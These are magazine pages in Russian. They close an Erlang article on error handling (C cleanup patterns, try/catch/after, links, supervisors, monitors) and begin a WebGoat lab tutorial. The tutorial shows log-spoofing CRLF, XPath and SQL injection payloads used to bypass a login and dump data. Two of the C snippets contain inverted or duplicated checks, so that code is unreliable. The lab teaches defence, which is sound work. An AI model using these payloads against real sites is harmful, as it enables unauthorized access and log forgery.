Для понимания того, как происходит поиск, разберемся, как осуществляется выполнение какого-либо приложения. Единицей выполнения всегда является функция. Выполнение приложения начинается с некоторой функции, называемой точкой входа [entry point]; в процессе работы эта функция может вызывать другие функции, а те, в свою очередь, могут вызывать еще какие-либо функции, и т. д. В любой момент времени состояние выполнения программы содержит, помимо указателя команд, и информацию о том, какие функции были вызваны перед тем, как выполнение программы пришло в текущую точку (на которую указывает указатель команд). Если во время выполнения программы происходит исключение, нормальное выполнение программы приостанавливается (средой выполнения) и начинается раскрутка

«По коду ошибки можно определить, что конкретно пошло не так.»

[unwind] стека в поисках первого подходящего обработчика возникшего исключения. Поиск идет следующим образом: сначала мы просматриваем список зарегистрированных обработчиков в текущей точке выполнения. Если среда выполнения нашла подходящий обработчик, то выполнение программы передается на него; после обработки исключения (если во время обработки не было сгенерировано никакого исключения) выполнение программы продолжается в нормальном режиме. Если среда выполнения подходящий обработчик не нашла или если во время работы обработчика было сгенерировано это же или какое-либо другое исключение, среда выполнения переходит в точку программы, из которой была вызвана данная функция, и продолжает поиск там. Эта точка программы принадлежит некоторой родительской функции, т. е. функции, в ходе выполнения которой была вызвана данная функция.

перед отказами

Полезные заметки

Давайте рассмотрим ближе проблему грамотной очистки ресурсов в ситуации, когда о том, что произошла ошибка, мы можем узнать только при помощи возвращаемых значений и кодов ошибки. Для этого напишем несколько вариантов небольшого фрагмента кода на языке **C** под операционную систему **Linux**, в котором мы откроем два файла и выполним с этими открытыми файлами некоторую работу, после чего закроем их. Для определенности будем считать, что этот фрагмент находится внутри функции с типом возвращаемого значения **void**. Первый вариант – обрабатывать проблемы при открытии файла, и если файл открыть не удалось, передавать управление из фрагмента кода наружу. Если при открытии второго файла у нас возникнут какие-либо проблемы, то мы выйдем из фрагмента кода, оставив незакрытым первый файл. Таким образом, налицо потенциальная утечка ресурсов.

```
int descr1, descr2;
descr1 = open("file1.dat", O_RDWR);
if (-1 == descr1) return;
descr2 = open("file2.dat", O_RDWR);
if (-1 == descr2) return;
some_task(descr1, descr2);
close(descr2);
close(descr1);
```

Переделаем этот фрагмент, устранив потенциальную утечку ресурсов. Новый вариант работает следующим образом: мы пытаемся открыть второй файл, только если первый файл открылся успешно; выполняем некоторую работу с файлами, только

если оба файла открылись успешно, и т.д. Для этого применим ряд вложенных блоков **if**. Сразу же можно увидеть потенциальный недостаток этого варианта: вложенность блоков **if** сильно разрастается при наличии нескольких ресурсов, подлежащих «очистке».

```
int descr1, descr2;
descr1 = open("file1.dat", O_RDWR);
if (-1 == descr1) {
    descr2 = open("file2.dat", O_RDWR);
    if (-1 == descr2) {
        some_task(descr1, descr2);
        close(descr2);
    }
    close(descr1);
}
```

Сделаем еще одну попытку реализовать фрагмент так, чтобы избежать утечки ресурсов. Давайте, если нам не удалось открыть второй файл, закрыть первый перед выходом из фрагмента кода. Именно этот подход и используется в следующей реализации. Эта реализация тоже далека от идеала: у нас возникает дублирование кода по очистке ресурсов в конце фрагмента и в ситуации, когда второй файл открыть не удалось.

```
int descr1, descr2;
descr1 = open("file1.dat", O_RDWR);
if (-1 == descr1) return;
descr2 = open("file2.dat", O_RDWR);
if (-1 == descr2) {
    close(descr1);
    return;
}
```

```
}
some_task(descr1, descr2);
close(descr2);
close(descr1);
```

И последняя попытка решить проблему с очисткой ресурсов. Сделаем следующие обязательные шаги. Все переменные, содержащие ресурсы, должны быть инициализированы значениями, означающими отсутствие ресурса (для дескрипторов файлов это значение **-1**, для динамически выделяемой памяти – **NULL**). Всю очистку ресурсов мы помещаем в конец фрагмента и помечаем меткой; при этом при очистке каждого ресурса проверяем, был ли этот ресурс выделен (например, что дескриптор файла не равен **-1**). И, наконец, если какой-либо ресурс выделить не удалось, то в этой ситуации мы переходим напрямую к секции очистки ресурсов. В результате код получается простым и разделенным с кодом для очистки ресурсов. Минус этого решения только один: использование оператора **goto** для перехода к секции очистки ресурсов.

```
int descr1, descr2;
descr1 = -1;
descr2 = -1;
descr1 = open("file1.dat", O_RDWR);
if (-1 == descr1) goto CLEANUP;
descr2 = open("file2.dat", O_RDWR);
if (-1 == descr1) goto CLEANUP;
some_task(descr1, descr2);
CLEANUP:
if (-1 != descr2) close(descr2);
if (-1 != descr1) close(descr1);
```

Вполне возможна ситуация, что во время поиска подходящего обработчика исключений среда выполнения пришла в функцию, являющуюся точкой входа, и не нашла в ней специализированного обработчика для данного исключения. В такой ситуации будет вызван обработчик исключений по умолчанию, который завершит данное приложение. Возникает вполне очевидный вопрос: как в этом случае гарантировать очистку ресурсов? Для решения этой проблемы мы можем зарегистрировать специальный обработчик для очистки ресурсов (как вместе с регистрацией обработчиков исключений, так и сам по себе), который будет всегда вызван (что гарантируется средой выполнения) во время раскрутки стека.

Давайте посмотрим, что же для обработки ошибок и «очистки» ресурсов у нас есть в языке Erlang. А в языке Erlang одинаково широко используются оба подхода: и коды ошибок и исключения времени выполнения. Подход с использованием кода ошибки в языке Erlang несколько отличается от «классического» подхода: вместо использования отдельной глобальной переменной для хранения кода ошибки, многие BIF и функции в случае успеха

и неудачи сохраняют разные объекты. Различить ситуации успешного и неуспешного выполнения легко при помощи операции соответствия шаблону [pattern-matching]. Так, например, функция **file:open/2** модуля **file** используется для того, чтобы открыть какой-либо файл перед тем, как начать работу с этим файлом. Если эта операция выполнится успешно, то будет возвращен кортеж вида **{ok, IoDevice}**, где **IoDevice** – некоторый описатель файла, применяемый для дальнейшего доступа к нему. Если эта операция выполнится с ошибкой, будет возвращен кортеж вида **{error, Reason}**, где **Reason** – некоторый объект, описывающий, что пошло не так. С другой стороны, многие BIF и функции генерируют исключение, если что-то пошло не так во время их выполнения. Так, например, если мы возьмем BIF **integer_to_list/1** и передадим ей в качестве аргумента атом **ab**, то мы получим в результате ошибку времени выполнения **badarg**, означающую, что данный аргумент для функции не корректен.

Использование кодов ошибок достаточно очевидно и не требует специального синтаксиса, в отличие от работы с исключениями. »

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

В языке Erlang исключения бывают трех разных классов: **error**, **exit**, **throw**. Класс исключения определяется тем, при помощи какого BIF было сгенерировано исключение. Если исключение сгенерировано при помощи одной из BIF **error/1** или **error/2**, то класс исключения будет **error**; если исключение сгенерировано при помощи BIF **exit/1**, то класс исключения будет **exit**; если исключение сгенерировано при помощи BIF **throw/1**, то класс исключения будет **throw**. Исключения, генерируемые средой выполнения Erlang, BIF и библиотечными функциями, всегда имеют класс **error**; мы же в своем коде можем генерировать исключения любого из трех классов. Генерировать исключения самостоятельно мы уже научились; следующий шаг – понять, как мы можем работать со сгенерированными исключениями.

Наиболее простая конструкция для этой цели – **catch Expr**, где **Expr** – произвольное выражение. Если во время вычисления выражения **Expr** никакого исключения не будет сгенерировано, то значением выражения **catch Expr** будет значение выражения **Expr**. Если же во время вычисления выражения будет сгенерировано исключение, то значение выражения будет зависеть от класса сгенерированного исключения. Если исключение имеет класс **error**, то выражение **catch Expr** вернет **{EXIT, (Reason, Stack)}**, где **Reason** – причина возникновения исключения (или аргумент вызова **error/1**), **Stack** – возврат по стеку [stacktrace] до места возникновения исключения. Если исключение имеет класс **exit** (это означает, что где-то в коде был сделан вызов **exit(Term)**), то выражение **catch Expr** вернет **{EXIT, Term}**. Если исключение имеет класс **throw** (это означает, что где-то в коде был сделан вызов **throw(Term)**), то выражение **catch Expr** вернет **Term**. Очевидно, что использование выражения **catch Expr** позволяет покрыть все возможные проблемы работы с исключениями, но использовать это выражение не всегда удобно. Поэтому в языке Erlang есть улучшенный вариант выражения **catch Expr**: это выражение **try/catch**. Базовая версия этого выражения имеет следующий вид:

```
try Exprs
catch
  [Class1:]ExceptionPattern1 [when ExceptionGuard1] →
  CatchBody1;
  ...
  [ClassN:]ExceptionPatternN [when ExceptionGuardN] →
  CatchBodyN
end
```

Здесь **Exprs** – последовательность выражений, в которых может быть сгенерировано исключение, **Class_i** – один из трех возможных классов исключений, **ExceptionPattern_i** – выражение соответствия шаблону для отлавливаемого исключения, **ExceptionGuard_i** – выражение охраны для отлавливаемого исключения, **CatchBody_i** – тело обработчика исключения. Класс исключения и выражения охраны являются необязательными элементами при задании обработчика. Значение выражения **try/catch** вычисляется следующим образом. Если во время вычисления последовательности выражений **Exprs** никакого исключения не было сгенерировано, то значением выражения **try/catch** будет значение последовательности выражений **Exprs**. Если во время вычисления последовательности выражений сгенерируется исключение, то среда выполнения Erlang будет искать первый подходящий обработчик последовательно среди обработчиков блока **catch**. По нахождении первого подходящего обработчика поиск среди обработчиков блока **catch** прекращается, и значение выражения тела обработчика **CatchBody_i** будет значением всего выражения **try/catch**. Если же подходящего обработчика среди обработчиков блока **catch** не обнаружится, то сгенерированное исключение выйдет за пределы выражения **try/catch**. Существует более сложный вариант выражения **try/**

catch, который является гибридом выражения **try/catch** в простом варианте и выражения **case** для значения последовательности выражений **Exprs**. Об этом варианте выражения **try/catch** мы поговорим более подробно во время одного из практикумов (интересующиеся читатели могут посмотреть документацию к языку Erlang).

У нас остался еще один не затронутый пока вопрос, связанный с работой с исключениями: «очистка» ресурсов. Для этого выражение **try/catch** содержит специальный блок (в выражении **catch Expr** такого блока нет, по логике работы этого выражения он там и не нужен): это блок **after**. Логика вычисления выражения **try/catch** не меняется в зависимости от того, есть блок **after** в этом выражении или нет. Это означает, что блок **after** нужен только для очистки ресурсов и значение последовательности выражений в блоке **after** «теряется» после выполнения этого блока. Давайте на небольшом примере рассмотрим, как использовать блок **after**:

```
{ok, File} = file:open(FileName, [read, binary])
try
  {ok, Data} = file:read(File, Size),
  binary_to_term(Data)
after
  file:close(File)
end
```

В этом примере мы открываем файл (до начала выражения **try/catch**), читаем из файла двоичные данные некоторого предопределенного размера, десериализуем из этих данных некоторый объект Erlang и закрываем файл. Если во время чтения данных из файла или десериализации будет сгенерировано исключение, то файл будет закрыт благодаря тому, что код закрытия находится в блоке **after**. Если все операции выполняются успешно, то файл также будет закрыт.

До сих пор, говоря о работе с исключениями, мы подразумевали, что все действия происходят в одном процессе Erlang. Теперь давайте поговорим о работе с исключениями в ситуации, когда у нас выполняется несколько процессов Erlang – как на одном узле (или в пределах одного экземпляра среды выполнения Erlang), так и на нескольких. Очевидно, что если в каком-либо процессе Erlang во время выполнения кода будет сгенерировано исключение, и в том же процессе это исключение будет обработано, то для других процессов Erlang данное происшествие окажется незамеченным. Поэтому в дальнейшем мы будем рассматривать только ситуации, когда исключения в каком-либо процессе генерируются и не обрабатываются. Возникает вполне логичный вопрос: а что в таком случае произойдет с самим процессом и другими процессами? Процесс, в котором будет сгенерировано необработываемое исключение, будет завершен средой выполнения Erlang, что очевидно. Все остальные процессы, если они не были связаны с завершенным процессом, продолжают свою работу независимо от того, в одном ли экземпляре среды выполнения Erlang они работали или в разных. Более того, они даже никак не узнают об этом событии, если только сами не запросят информацию о процессе (используя для этого одну из BIF **process_info/1** или **process_info/2**). Таким образом, можно сказать, что процессы в языке Erlang независимы друг от друга с точки зрения необработанных исключений.

Подобная независимость процессов сохраняется до тех пор, пока между процессами отсутствуют связи. Связь между процессами означает, что один процесс начинает узнавать обо всех изменениях в жизни другого процесса (т.е. начинает получать события, если другой процесс завершается, как вследствие завершения выполнения своего кода, так и вследствие возникновения необработанных исключений) и реагировать на эти изменения. Связь между процессами является двусторонней: после того как

» Пропустили номер? Узнайте на с. 106, как получить его прямо сейчас.

один процесс установил связь с другим процессом, они оба будут получать известия обо всех изменениях в жизни процесса на другом конце связи. Связи могут быть установлены с любым количеством других процессов.

Наиболее интересен для нас вопрос, что происходит со связанными процессами, если один из них заканчивает свою жизнь (как в случае обычного завершения работы, так и в случае необработанного исключения). Для ответа на этот вопрос следует сделать следующее замечание: все процессы можно разделить на две группы: обычные процессы и процессы-супервизоры. Когда какой-либо процесс завершает свою работу, то процесс-супервизор (связанный с этим процессом) всегда получает сообщение `{'EXIT', FromPid, Reason}`. Здесь `FromPid` – это идентификатор процесса, завершившего свою работу; `Reason` – причина, по которой процесс завершил работу. Если процесс завершил свою работу естественным способом (когда завершается выполнение функции процесса), то причина `Reason` завершения процесса будет `normal`. Точно такая же причина будет, если процесс сгенерирует необработанное исключение вызовом `exit(normal)`; или если какой-либо другой процесс сделает вызов `exit(Pid, normal)`, где `Pid` – идентификатор завершаемого процесса (все это считается естественным завершением работы процесса). Если процесс сам завершил свою работу, сгенерировав необработанное исключение вызовом `exit(Reason)`; или если какой-либо другой процесс сделает вызов `exit(Pid, Reason)`, то причиной завершения процесса будет соответствующий аргумент BIF `exit/1` или `exit/2`. Если процесс сгенерирует необработанное исключение класса `error` или класса `throw`, то причина завершения процесса будет иметь следующий более сложный вид: `{Reason, Stack}`. Здесь `Reason` – причина завершения, а `Stack` – стектрейс [stacktrace], указывающий на место генерации этого исключения.

Теперь давайте поговорим об обычных процессах. Если процесс, связанный с обычным процессом, завершается естественным образом, то с таким обычным процессом ничего не происходит: он продолжает свое выполнение и никаких сообщений не получает. Если же процесс, связанный с обычным процессом, завершается из-за необработанного исключения или если этот процесс завершает какой-либо другой процесс вызовом BIF `exit/2` с причиной завершения, отличной от `normal`, то связанный обычный процесс также будет завершен. Такое завершение связанного обычного процесса не является естественным (это означает, что причина завершения связанного обычного процесса отлична от `normal`).

Рассмотрим небольшой пример, иллюстрирующий описанное выше поведение. Пусть у нас процесс `A` связан с процессами `B` и `C`, а процесс `D` связан с процессом `B`. Пусть все процессы являются обычными. Рассмотрим ситуацию, когда процесс `B` завершается естественным способом. В этом случае процессы `A`, `C` и `D` остаются «живыми», причем процессы `A` и `C` остаются связанными, а процесс `D` становится обособленным. Теперь рассмотрим ситуацию, когда процесс `B` завершается способом, отличным от естественного завершения. В этом случае все процессы, связанные с `B` (это `A` и `D`), завершаются, приводя к тому, что завершаются и все процессы, связанные с `A` или `D` – это процесс `C`. Видно, что если у нас есть граф связанных обычных процессов, то в случае неестественного завершения одного из процессов завершатся все процессы в этом графе.

Пусть теперь у нас процесс `A` является супервизором. Рассмотрим ситуацию, когда процесс `B` завершается естественным способом. В этом случае процессы `A`, `C` и `D` остаются «живыми», при этом процессы `A` и `C` остаются связанными, а процесс `D` становится обособленным процессом. Процесс `A` получит сообщение `{'EXIT', PidB, normal}`, где `PidB` – идентификатор процесса `B`. Теперь рассмотрим ситуацию, когда процесс `B` завершается способом, отличным от естественного завершения. В этом

случае все обычные процессы, связанные с `B`, завершаются – это процесс `D`; при этом процесс `A` получит сообщение `{'EXIT', PidB, ReasonB}` (здесь `ReasonB` – причина завершения процесса `B`), а процесс `C` «останется в живых» (и не получит никаких сообщений и возможной реакции на эти уведомления, экранирует процесс из одной ветви графа связанных процессов от изменений в жизни процессов из других ветвей графа связанных процессов. Разница в поведении между обычными процессами и процессами-супервизорами заключается еще и в реакции на попытку каким-либо процессом завершить данный процесс при помощи BIF `exit/2`. Если мы пытаемся завершить обычный процесс при помощи вызова `exit(Pid, Reason)`, то этот процесс завершается с причиной завершения `Reason`. Если же мы пытаемся завершить процесс-супервизор при помощи вызова `exit(Pid, Reason)`, то этот процесс получит сообщение `{'EXIT', FromPid, Reason}` и продолжит свое выполнение. Здесь `FromPid` – идентификатор процесса, пытавшегося завершить данный процесс при помощи вызова `exit(Pid, Reason)`. Если мы хотим завершить процесс-супервизор из другого процесса, то делать это следует при помощи следующего вызова: `exit(Pid, kill)`. Тогда причина завершения такого процесса (независимо от того, является ли он супервизором или нет) будет следующая: `killed`.

Теперь давайте поговорим о функциях (точнее, о BIF), которые мы будем применять для создания связей и управления, является ли процесс супервизором или обычным процессом. Вызов `process_flag(trap_exit, true)` позволяет процессу указать, что этот процесс должен быть супервизором; вызов `process_flag(trap_exit, false)` указывает, что он должен быть обычным процессом. Существует вариант BIF `process_flag/3`, позволяющий определить, является ли процесс супервизором или обычным процессом для любого другого процесса. Создать связь между текущим процессом и процессом, заданным по его идентификатору, можно при помощи BIF `link/1`; разрывается данная связь при помощи BIF `unlink/1`. Создать новый процесс и сразу же связать его с текущим процессом можно при помощи семейства BIF `spawn_link/1,2,3,4`. Главное отличие функций семейства `spawn_link/1,2,3,4` от последовательного использования функций семейства `spawn/1,2,3,4` и функции `link/1`, т.е. от последовательного создания нового процесса и связи между текущим и новым процессами, в том, что функции семейства `spawn_link/1,2,3,4` создают новый процесс и связь между новым и текущим процессами атомарно.

В языке Erlang существует альтернатива связям – это мониторы. Монитор – это однонаправленная связь между процессами, служащая только для передачи сообщения о прекращении работы процесса. Это означает, что вне зависимости от того, является ли процесс, создавший монитор к другому процессу, супервизором или обычным процессом, он всегда будет только получать сообщение о прекращении работы другого процесса. Это сообщение имеет следующий вид: `{'DOWN', Ref, process, Pid2, Reason}`, где `Ref` – это объект (типа ссылка), получаемый при создании монитора, `Pid2` – идентификатор процесса, к которому создан монитор, `Reason` – причина завершения процесса. Если процесс создает монитор к несуществующему монитору, этот процесс немедленно получит приведенное выше сообщение с причиной `noproc`. Для создания монитора используется BIF `monitor/2`; для уничтожения монитора используется одна из BIF `demonitor/1` или `demonitor/2`. Для атомарного создания нового процесса и монитора к нему используется семейство BIF `spawn_monitor/1,2`.

В данной статье мы рассмотрели такую важную часть для построения распределенных систем, как отказоустойчивость. А в следующем номере мы непосредственно перейдем к рассмотрению темы о создании распределенных приложений на языке Erlang. LXF



Хакерам: Сайт

Думаете, при последних заплатках безопасности Apache ваш сайт защищен? Бен Эверард показывает, что хакеры все еще могут до него добраться.



Наш эксперт

Бен Эверард бросил работу IT-консультанта, чтобы отправиться на два года в Танзанию устанавливать системы на базе Ubuntu в школах. Теперь его знания находят применение в бурлящем котле открытий – редакции *Linux Format*.

От социальных сетей до онлайн-магазинов и интернет-банкинга – Сеть прочно вошла в нашу жизнь. Но безопасна ли она? Уязвимости в серверах обычно быстро обнаруживаются и исправляются, но как насчет web-приложений на этих серверах? Может ли хакер получить доступ к этим приложениям и заставить их работать на себя? Да, именно это и происходит в Интернете что ни день. В этой статье с помощью *WebGoat*, демонстрационного web-приложения, мы покажем вам технологии, которыми пользуются хакеры, потому что понимание угрозы – это первый шаг к защите от нее.

WebGoat можно установить в большинстве дистрибутивов, но его настройка может быть немного сложной, поэтому проще всего воспользоваться образом OWASP WTE (Open Web Application Security Project – Web Testing Environment).

OWASP WTE доступен в виде Live DVD, который можно записать на диск и загрузиться с него. Однако, поскольку он намеренно пронизан уязвимостями, лучше запускать его на виртуальной машине. Если у вас не установлен *VirtualBox*, найдите его в своих репозиториях или загрузите с <https://www.virtualbox.org>. Наше руководство подойдет и для других программ виртуализации, таких как *Qemu* или *VMWare*. Загрузите образ диска *VirtualBox* с <http://appseclive.org/node/45> и распакуйте его командой:

```
unrar e owasp-wte-Feb-2011.vdi.rar
```

С помощью инструкций по установке на соседней странице установите и запустите *WebScarab*, и можно двигаться дальше.

Не все атаки интересуются доступом к информации на сайте. В некоторых (или в составе крупных атак) нужно, наоборот, разместить данные. Скажем, если вы хотите проникнуть на сервер методом перебора паролей, в лог-файлах останутся десятки сообщений о неудачных попытках входа в систему. Их можно разбавить сообщениями об удачном входе, чтобы системные администраторы ничего не заподозрили. Для этого выберите пункт меню Injection Flaws > Log Spoofing (Иньекция > Подмена лог-файла).

В этом тесте мы добавим пару новых строк в лог-файл об успешном входе в систему, после одной записи о неудачном. Они обозначаются как %0d%0a. Введите имя пользователя:

```
Smith%0d%0aLogin Succeeded for username:
```

```
Admin%0d%0aLogin Succeeded for username: John
```

и любой пароль и нажмите Login [Войти в систему]. Создадутся три записи – одна о неудачном входе и две об успешном. Разумеется,

таким способом при желании можно добавить и любые другие строки (см. рис. 1).

В файл можно записать и скрипт, ведь это не проверяется. Если администратор просматривает лог-файлы через браузер, этим можно воспользоваться для атаки на его сессию с помощью некоторых из технологий, описанных далее.

Окно входа в систему без проверки данных – сущий подарок хакеру, и с его помощью можно сделать нечто большее, чем просто добавить пару записей в лог-файл. Должным образом организованные данные в этих полях дадут нам доступ и к другой информации о пользователе.

Атакуйте и разрушайте

Перейдите к разделу «XPATH Injection» (Иньекция в XPATH) в левой части окна. В этом примере мы совершим атаку на поле с паролем для получения дополнительной информации. Пароль проверяется с помощью выражения XPATH, которое возвращает все строки, соответствующие введенному имени пользователя и паролю. Мы можем разрушить это выражение и добавить выражение OR, которое всегда будет возвращать true, и таким образом получить все записи из базы данных. Введите имя пользователя Mike и пароль:

```
test123' or 'a'='a
```

Внешние кавычки добавляются XPATH, поэтому они не нужны. Значение этого выражения всегда равно true, и оно вернет всех пользователей.


Не во все формы можно ввести текст. Иногда нужно выбирать значение из списка. Но и такие поля не защищены от атак – хакерам нужно проявить лишь чуть больше изобретательности.

Вернувшись в *WebScarab*, вы увидите целую кучу запросов HTTP GET. Каждый из них соответствует элементу документа, запрошенного браузером. В столбце Path [Путь] вы видите информацию о запрашиваемом компоненте. Теперь несколько слов о том, как работает Интернет. В его основе лежит протокол передачи гипертекста (HyperText Transfer Protocol, HTTP). Гипертекст – красивое слово для документов со ссылками в них, обычно HTML-документов. HTTP разрабатывался так, чтобы быть понятным человеку, и различные данные протокола передаются в виде текста.

При каждом вводе адреса или щелчке по ссылке браузер отправляет запрос HTTP GET, который сообщает web-серверу, что вам нужен определенный документ. В ответ сервер должен отправить запрошенный документ браузеру. На практике для большинства web-страниц отправляются несколько HTTP-запросов, так как браузер должен отправлять по запросу на каждый элемент страницы (такой как картинка).

OWASP применяет *WebScarab* в качестве прокси, то есть программы, перехватывающей HTTP-запросы (обычно для кэширования). *WebScarab* – прокси для обучения: он удерживает HTTP-запрос, позволяя просмотреть и изменить его. Так мы увидим, что происходит внутри браузера. А раз для взаимодействия с web-сервером используется HTTP, то мы атакуем сервер путем изменения HTTP-запросов. Большинство динамических сайтов создаются на лету из информации, содержащейся в базе данных. Одной из целей хакера может быть получение информации из этого ис-

➤ Подмена входа в систему: в случае успеха в лог-файл добавятся несколько сообщений, которые будут показаны на странице.



В БЕЗОПАСНОСТИ



Шаг за шагом: Настройка среды




1 Подготовка

Откройте *VirtualBox* и нажмите New [Создать], затем Next [Далее]. Введите Имя OWASP [Name OWASP], выберите Linux в качестве операционной системы [Operating system] и Linux 2.6 в качестве ее типа [Type]. В следующем окне выделите ей максимально возможное количество памяти – в идеале не менее 700 МБ. Нажмите Next, затем выберите Use Existing Hard Disk [Использовать существующий жесткий диск] и выберите свой новый файл VDI. Нажмите Next, затем Create.




2 Вход в систему

Запустите виртуальную машину. В окне входа в систему введите *owasp* в качестве имени пользователя и пароля. Время от времени Ubuntu будет предлагать вам обновить систему. Так как мы пользуемся системой временно, эти сообщения можно спокойно проигнорировать.




3 Установка дополнений

Зайдите в Devices > Install Guest Additions [Устройства > Установить гостевые дополнения]. Если выдается сообщение об ошибке, может понадобиться установка пакета *virtualbox-guest-additions* в основной системе. Нажмите OK для открытия автозапуска, затем Run [Запустить], и введите *owasp* в качестве пароля. После завершения установки перезапустите виртуальную машину. Теперь можно развернуть окно.



4 Запуск прокси

Выберите пункт меню Applications > OWASP > Proxies > OWASP Web Scarab [Приложения > Прокси OWASP > OWASP Web Scarab]. Запустится прокси. Выделите ему не менее 64 МБ. В окне Web Scarab выберите Tools [Инструменты] и установите галочку Use Lite Interface [Использовать облегченный интерфейс]. Затем выберите пункт меню Applications > OWASP > WebGoat START [Приложения > OWASP > ЗАПУСК WebGoat]. Затем запустите *Firefox*.



5 FoxyProxy

Закройте открывшееся по умолчанию окно *Firefox*, затем выберите пункт меню Applications > OWASP > Firefox WTE style [Приложения > OWASP > Firefox WTE] (это позволяет удобнее управлять прокси). Нажмите на FoxyProxy справа внизу и измените режим [Mode] на Use Proxy "WebScarab" for all URLs [Использовать прокси WebScarab для всех адресов].



6 Вперед!

Откройте *Firefox* и наберите в адресной строке <http://localhost:8080/WebGoat/attack>, и войдите в систему с именем пользователя и паролем **guest**.

точника, и это возможно с помощью SQL-инъекции. При таком типе атаке хакер обманным путем заставляет сайт выполнить непредусмотренный SQL-запрос и отобразить результаты. В *Firefox* зайдите в меню Injection Flaws [Иньекция] в левой части окна и в подменю Numeric SQL Injection [Числовая SQL-инъекция]. Откроется сайт-шаблон с информацией о погоде. При его обычной работе

можно выбрать метеостанцию из выпадающего списка и нажать кнопку Go [Показать], чтобы увидеть данные о метеоусловиях на этой станции. Но, будучи алчными хакерами, мы хотим увидеть все данные. Для начала этот сайт сообщает нам и SQL-запрос, используемый для получения данных. В данном случае это:

```
SELECT * from weather_data WHERE station = ?
```

Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

Здесь ? – это станция, выбранная из выпадающего списка. Чтобы извлечь побольше информации из данного запроса, расширим условие **WHERE**. Для этого можно перехватить запрос и добавить дополнительный текст в поле Station.

В *WebScarab* поставьте галочку Intercept Request [Перехватить запрос], затем нажмите Go [Запустить] в *Firefox*. Прокси перехватит запрос, содержащий два компонента данных – станцию и действие **submit**. Измените значение станции на

101 OR station like '%'

и нажмите Accept Changes [Применить изменения], см. экранный снимок внизу. Теперь система будет обрабатывать SQL-запрос

`SELECT * from weather_data WHERE station = 101 OR station like '%'`



Так как в SQL % – это маска, то запрос вернет все данные из таблицы **weather_data**. Это четыре станции в выпадающем списке и еще две, которые создатели сайта хотели скрыть. По завершении этого упражнения сайт переключится в более защищенную конфигурацию, в которой он проверяет, является ли ввод в SQL-запрос числом. Если вы попытаетесь выполнить запрос еще раз, атака завершится неудачно.

Теперь перейдем в LAB: SQL Injection [ПРИМЕРЫ: SQL-инъекция] и рассмотрим некоторые способы применения этой техники. В наших примерах используется административный сайт вымышленной компании Goat Hills. На первом этапе мы обманным путем заставим сайт впустить нас в систему, не зная пароля.

Сайт сравнивает пароль с тем, что хранится в базе данных, с помощью запроса

`Select * from employee WHERE userid = ' + userid + ' and password = ' + password`

Если этот запрос возвращает строку, то пользователь ввел верный пароль, и ему разрешается войти в систему. Введите имя пользователя Neville Bartholomew и пароль Test. Убедитесь, что *WebScarab* все еще перехватывает запросы, и нажмите Login [Вой-



➤ Если вы думаете, что усвоили все, испытайте последний урок в *WebGoat*.

ти]. Этот запрос можно изменить, добавив условие **OR** (ИЛИ) методом, аналогичным предыдущему упражнению. Перехватим HTTP-запрос и изменим поле пароля на

Test' OR password LIKE '%'

Test – неправильный пароль, но так как '1='1', запрос вернет данные, и система позволит нам войти. Затем вы сможете выполнять все действия, разрешенные Невиллу (а он администратор). В принципе этот текст можно было ввести и в поле пароля, но разработчики сайта ограничили длину этого поля, и для обхода этой проверки пришлось применить прокси.

